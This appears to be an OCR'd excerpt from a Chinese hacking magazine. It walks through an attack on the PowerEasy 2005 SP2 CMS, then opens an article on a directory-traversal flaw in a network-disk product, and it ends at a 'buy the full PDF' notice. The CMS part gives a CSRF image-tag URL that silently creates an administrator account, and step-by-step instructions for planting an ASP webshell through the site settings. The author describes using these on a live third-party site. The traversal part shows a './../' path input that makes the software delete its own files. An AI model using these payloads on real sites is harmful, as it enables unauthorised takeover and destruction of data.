然后就可以在线支付了: 如图11 所示。



图11

哈哈,是不是很"刺激"? 由于此系统并非在线即时销售系统,所以不会给网站带来实际上的资金损失,不过还是建议谨慎使用!

这里要说明一下,在动易2005 SP2系统中增加了后台管理认证码,开启后后台管理界面如下: 如图12 所示 。

这个值是定义在程序中的,没有写到数据库中,不要担心,默认情况下此功能是关闭的。一般情况下还是



图12

形同虚设。

关于Cookie欺骗进后台，本人搞了半天都没有成功，不知道什么原因。仔细读了好几遍，测试了好几遍还是不能成功，最后迫不得已才放弃，如果你测试成功了，记得一定要告诉大家。

Cookie欺骗进不了后台，只能另僻新径。在本机测试，使用管理员账号登录后台发现了网站留言审核项目。网站发表的留言只能在后台审核，第一想到的是看看留言程序是否存在跨站脚本漏洞，遗憾的是不存在，没关系，我们仅使用<img>或者UBB代码中的[img]标签就能实现后台操作的跨站攻击了，方法如下：

首先注册个账号进入“http://www.target.com/GuestBook/Guest_Write.asp?KindID=0&KindName=”发表留言，为了增加成功的机率，你的留言主题一定要极具诱惑力，要不管理员登录后台后看都不看就审核通过或直接删除了，就白忙活了。留言内容随意，但一定要插入如下的图片：如图13所示



图13

图片的地址是“http://www.target.com/admin/Admin_Admin.asp?AdminName=Ilikz&username=Ilikz&Password=111111&PwdConfirm=111111&Purview=1&Action=SaveAdd”

这样只要后台管理员查看这条留言就会给我们添加一个账号为Ilikz密码为111111的前台账号和账号为Ilikz的后台管理员账号。注意了，前台账号Ilikz你一定要预先注册好，要不添加会失败的。步骤就这么简单，比Cookie欺骗容易多了吧？成功与否就要看你的运气和人品了，本人人品较好，找了一个站，管理员比较勤劳，经常回复。于是做好跨站添加留言后剩下的就是耐心等待，到了晚上发现管理员真的回复了，真是个勤劳的管理员啊！试着登录后台看看：如图14所示。



图14

登录成功！剩下的工作就是上传Shell了，由于动易2005 SP2版本修补了修改上传类型和向配置文件RootClass_Menu_Config.asp写入ASP代码的漏洞，我们只能寻找新的途径，本人找到的方法如下：打开系统设置下的网站频道设置，点击文章中心的修改，进入后有两个地方需要修改一下配置。一个是生成HTML方式，改为全部生成：如图15所示。



图15

一个是内容页的扩展名改为ASP，然后保存。进入系统设置的网站信息配置，在版权信息里加上你的ASP木马代码就可以了，记得不要忘记保存。最后打开文章中心管理→文章生成→所有已审核的文章，随便选择一个文件点击生成选定的文件，这时返回了：

正在生成文章页面……请稍候！在此过程中请勿刷新此页面！

总共需要生成1 篇文章

* 成功生成第1篇文章 /Article/200512/4.asp

生成文章结束！共生成了1篇文章的1个文件！

这个页面就是我们的Shell了，如图16所示。

图16

配置好自己的WebShell后不要忘记把刚才修改的后台设置再恢复过来。

到这里，已经详细介绍了从闯入后台到上传Shell的流程，只要大家在实践中灵活变通，一定会发现比上述更好的方法！

WTF：本以为桃源网络硬盘在去年历经多种漏洞的侵袭，现在已经能保证用户的安全使用了。然而还没安稳几天，却又爆出新漏洞了。

适合读者：网站管理人员、网站程序人员

前置知识：ＮＣ使用

保护反被保护误
——桃源网盘新漏洞

文／图　玫瑰下的烂泥

近期本人接手了研究"桃源网络硬盘安全问题"的相关任务。以下的操作是在最新的"桃源网络硬盘V3.1个人版(免费版本)"中进行的，因此下面分析出来的漏洞可能只对以上版本有用，不过商业版同免费版的区别仅仅在于插件支持上，所以推断商业版同样存在此种问题。

保护系统存缺陷

先回顾一下：如果大家是黑防的忠实读者，就会知道黑防在去年有几篇漏洞文章是针对桃源网盘的。它存在目录跳转容易导致网站被攻破的问题，官方的处理方法是只要发现有恶意的数据输入或用户目录中存在非法的"ＡＳＰＸ"就将其删除，这只能说是治标不治本。

研究发现，问题出现在"文本文件的在线编辑"模块。我们可以在浏览器的地址栏中看到在线编辑的ＵＲＬ。当我在ＵＲＬ中"Path"变量上重写一个目录跳转符("./../")，然后用ＧＥＴ的方式开始请求，程序就会实施"大扫除"行动了。如图１所示。



图１

注意图１中浏览器地址中ＵＲＬ选定的部分，它原本是"/"，现在我把它改成"./../"然后回车，如图２、图３所示。

页面先提示无权修改文件、无权浏览目录、接着就是网站访问出错，目录上的文件消失了一大半，如图４、图５所示。

其中图５是"桃源网络硬盘"的网站程序根目录，

图２



图３



图４



图５

从图５中可以发现目录上所有的"ＡＳＰＸ"和"ＡＳＰ"文件都被"桃源网络硬盘"的保护模块删除了，好玩吧？！

试读结束，需要全本PDF请购买 www.ertongbook.com